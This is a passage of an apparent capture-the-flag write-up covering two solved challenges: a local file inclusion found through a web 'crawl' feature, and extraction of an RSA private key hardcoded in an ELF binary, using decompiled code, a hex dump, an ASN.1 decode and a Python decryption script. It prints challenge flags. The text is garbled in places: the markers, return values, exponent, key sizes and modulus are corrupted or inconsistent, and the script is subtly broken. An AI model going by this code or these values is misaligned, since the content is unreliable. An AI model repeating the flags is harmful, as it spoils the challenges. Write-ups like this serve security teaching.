<ctf{12b81e58484e288e0e07ce8b0e981bb5a4023a156b10a9048cd345c36a132f78}>



3.11.2 Summary of the vulnerabilities identified

LFI vulnerability


3.11.3 Proof of solving

I found a website that ask me for some datas to send admin email. First I was thinking about some XSS, but after that I found that all my messages are errors.

I ran gobuster to find if there are more files on the root directory and I found register and login. After login, I found a webpage that allow me to "crawl" some pages, so I tried to use google.ro as an example, but it fails.

After some time I noticed that if I just send a null string it will return me an empty txt file, so that means I can use it for LFI.

After some hours of revealing files from the server I found the correct path of the flag in the routes/web.php file:



3.12 <S3-SIMPLE-SECURE-SYSTEM>

3.12.1 Proof of flag

<CTF{67131493f75e92a06c5524b7c4c2be3513d992dafeb03e0e0296df0c5716155b}>

CTF{67131493f75e92a06c5524b7c4c2be3513d992dafeb03e0e0296df0c5716155b}

3.12.2 Summary of the vulnerabilities identified

Hardcoded RSA private key in ELF file

3.12.3 Proof of solving

I used IDA Pro to see the source code of the ELF File and I saw some openssl functions that encrypt a message.

```
v15 = __readfsqword(0x28u);
memcpy(&v10, &unk_E20, 0x4A9uLL);
memset(&s, 0, 0x1000uLL);
v12 = 0;
strlen(&s);
memset(&v13, 0, 0x1000uLL);
v14 = 0;
v5 = strlen(&v13);
if ( a1 == 1 )
    return 0xFFFFFFFFLL;
stream = fopen(a2[1], "r");
__isoc99_fscanf(stream, "%s", &v13);
fclose(stream);
v8 = BIO_new_mem_buf(&v10, 1193LL);
if ( !v8 )
    return 4294967292LL;
v6 = d2i_PrivateKey_bio(v8, &v6);
if ( !v6 )
    return 4294967293LL;
v9 = EVP_PKEY_get1_RSA(v6);
if ( !v9 )
    return 4294967294LL;
if ( !(unsigned int)RSA_check_key(v9) )
    return 0xFFFFFFFFLL;
v4 = RSA_public_encrypt(v5, &v13, &s, v9, 1LL);
stream = fopen("encrypted.txt", "wb");
fwrite(&s, 1uLL, v4, stream);
```

After that I open a hexeditor and I searched for some ASN1 hex string and I found it.

00000E20	30 82 04 A5 02 01 00 02 82 01 01 00 C3 7C 4A 39	0, .¥. , Å J9
00000E30	6E AA 92 65 8D 46 D8 87 40 C2 FD 40 80 E4 5E 56	n = ' e. Fø + @ Å y @ e a ^ v
00000E40	28 DA 8C 6D 32 DB 9A BC C7 3E DF EF 6D 60 6A 90	(Úm2Ůš4ç>šim`j.
00000E50	EC A9 BA D7 F1 57 C3 B9 60 84 53 D2 21 4B 07 25	ì©°×ñWÃ:`, „SÖ!K. %
00000E60	76 28 ED 44 D6 6F 1E 82 DA 1C F3 FF F0 E0 66 0F	v(iDÖo., Ů. óyšaf.
00000E70	1E 8C C4 5F 77 33 5E AA 2E 0C CE 00 CE E5 9D E8	.GÄ w3^a.. î. î.ä. è
00000E80	68 79 CD 7A 5E 66 3A 5C 9D 4D 4F 9F DE 2B AC 86	hyÍz^f:\.MOÿB+~t
00000E90	0B CA 6C 49 31 B6 1D 9C D6 D9 28 3C 1A 48 DE 68	.ÊlI1q.αÖÜ(<.Hßh
00000EA0	69 92 C3 65 47 63 E0 53 7D 69 14 2A 14 CC 0E D5	i'ÄeGcàs)i.*.î.Ö
00000EB0	0F 63 C4 43 F3 B5 2C 32 94 06 BD 2D 3F 2E E6 FC	.cÄCöµ,2".%~?.æü
00000EC0	22 A5 9A 8B A4 3E 12 98 36 A6 DC 15 74 21 9A FA	"¥š<»>."6!Ů.t!šú
00000ED0	59 6B 7A D9 08 5F 3F FD 97 72 8A 6B 74 E7 14 25	YkzŮ. ?ý~rŠktç.%
00000EE0	28 0E 24 A2 E3 DF 4D A6 81 87 E9 26 89 42 54 2B	(.šcšBM!+.š&šBT+
00000EF0	43 0B 4D FB 80 71 CE 98 D9 CF 5C DC CF CB 80 11	C.MûeqÎ~Ůî\ŮîËe.
00000F00	A5 C9 8E 53 A0 C0 11 06 3C 06 E1 3D F5 00 13 77	¥ÊŽS À..<.á=ð..w
00000F10	47 13 4B 5B E9 EB F8 B6 E7 DC 4A AA C0 A7 1B 12	G.K[ééøqçŮJ*ÅS..
00000F20	A9 51 79 23 50 48 3D 3D EC D4 6C F5 02 03 01 00	@Qy#PH==iÔlð....
00000F30	01 02 82 01 00 68 E7 2C E9 AF 12 87 E7 49 2E 28	...hç,é~.çI.(
00000F40	8A 44 5D 9F 0B DB 5F 31 A4 A8 DD C7 17 DE 7F EC	ŠD]Ÿ.Ů 1x~Ÿç.ß.ì
00000F50	84 BB A3 69 06 92 3A 78 55 77 3B 0A 12 51 E8 18	„»èi.' :xUw;..Qè.
00000F60	17 45 CD 1D 32 19 3D AB 03 16 6A 96 11 27 C5 8F	.EÍ.2.=«..j~.'Ä.
00000F70	A9 06 A5 1C E7 4E FB 0C A9 B6 6A 32 03 4C F3 5B	Ø.¥.çNû.Øqj2.Ló[
00000F80	2C 95 F3 B7 24 C5 E2 80 9F B4 59 10 C4 47 1E 32	,.ó-šÄæŸ'Y.ÄG.2
00000F90	D9 7A 6C 7F 7B 39 FD 53 E2 C7 37 04 6F 2E E7 1C	Ůz1.{9ýSäç7.o.ç.
00000FA0	F3 0A 74 94 5B D4 7B 20 27 05 E8 85 44 B7 4F C8	ó.t" [Ô{ '.è..D-OÈ
00000FB0	94 E5 2A DB 6F 5D 30 5B 57 3A 53 3F F9 D6 B1 3F	"â*Ůo]0[W:S?ùö±?
00000FC0	18 E7 03 75 49 30 2D CC 21 6D F6 C3 EA BF E2 E9	.ç.uI0-î!mðÄè;âé
00000FD0	93 9C 71 A1 DF 7E 43 39 5B 7A 70 79 2C C7 B0 B6	"œq;ß~C9[zpy,ç°q
00000FE0	85 EA D0 14 E6 E3 37 0C 75 CF 7E B8 92 29 7F FF	..èð.æä7.uî~.').ÿ
00000FF0	26 20 D3 3F CF E8 FF 4A 24 39 D3 94 DF 6B FC E7	& Ó?îèÿJ\$9Ó"ßküç
00001000	13 39 17 37 95 E7 47 9C DB A4 E5 80 32 51 49 C6	.9.7•çGœŮxâ€2QIÆ
00001010	AB EF 53 FA E4 0F 17 EF 4F D8 A1 82 80 8F F6 8B	«iSüä...iOø; ,€.ö<
00001020	3F C3 24 1A 37 9B 31 6A 18 1F 30 FB 9E E3 B6 ED	?Ä\$.7>1j...0ûžâqí
00001030	C0 03 14 43 01 02 81 81 00 EC 2C D8 58 85 95 CD	Ä..C.....ì,ØX...Í
00001040	FA 4B 3D 24 7E 55 56 76 05 F9 1C DB 0C AA A5 6E	úK=\$~UVv.ù.Ů.ª¥n
00001050	85 6F 74 72 41 BA 12 10 01 B1 83 39 DB F0 5A 15	..otrA°...±f9ŮðZ.
00001060	0C A0 7E 91 6B B0 63 12 82 91 2E 6A E5 4C 35 69	. ~'k°c., '.jâL5i
00001070	5D 2A 72 FE AD FC 3F 64 D7 EF 64 8D D9 0C 84 72] *rp.ù?d×id.Ů.„r
00001080	20 C9 B7 1A 34 6B CD C6 A3 B4 8F 89 F0 7E 2B BD	È-.4kíÆË'.%ð~+½
00001090	65 C6 6A 67 03 8C 4F 5A AE D5 1E CD BB 22 6D 64	eEjg.GÖZøÖ.Í»"md
000010A0	03 15 0B 47 5C 48 7A F3 0F 2F 1E E9 9E F6 2C A0	...G\Hzó./ .éžö,
000010B0	EC 9C 46 69 E1 D5 D9 DB C1 02 81 81 00 D3 E5 11	äœFiaöŮŮÄ....Óä.

I used ASN1 online decoder and I found this:

Input contains 327 more bytes to decode. [try to decode](#)

```
SEQUENCE (9 elem)
INTEGER 0
INTEGER
(1204 bit) 2467771251252641660736818825901744256467941961472120926553209352167...
INTEGER 65357
(1204 bit) 134277808570166311210074785870836102012879037056779424603809395...
INTEGER
(1204 bit) 165847848736646049156923106651754719631343195434015462303180724...
INTEGER
(1204 bit) 148797583481065379624621582225056722292856615651301923994418272...
INTEGER
(1204 bit) 99371358007262201893144232379075499997020781737590560369847323602...
INTEGER 116832173494921050274267187825739674542518156256256262360360...
INTEGER
(1204 bit) 162938421655984913272255839530101460490473998280878717641861985...
```

[illegible]

```
return 429496/294LL;
if ( !(unsigned int)RSA_check_key(v9) )
    return 0x55555555LL;
```

From here, I just made a python script that decrypt the encoded file:

```
from Crypto.Util.number import *
modulus = 0x00C3743496EAA92558046088740C2F4D800E45E5628ADAC6D32DB9ACB73EDFEF60606A9CA9B4D7157C3B9608453D21480725672ED44D66F1E82D1AC13FFFE0666F1E8C4577335EA2E0CC90CE59DE86879CD7A5E663A5C9D44F9DFDE8AC
d = 0x8E67CE9AF1287E7492E28BA45D0F80B5F31A4A80DC717DE7FEC84BBA36906923A785577380A1251E8181745CD1D32193DAB83166A961127C58FA906A51CE74EFB8CA9B66A32834CF3582C95F3B724C5E2809F845918C4471E32D97A6C77B39FD53E2C73704
f = open('encrypted2.txt','r').read()
th = bytes_to_long(f)
print long_to_bytes(pow(th,d,modulus))
```

And I got the flag.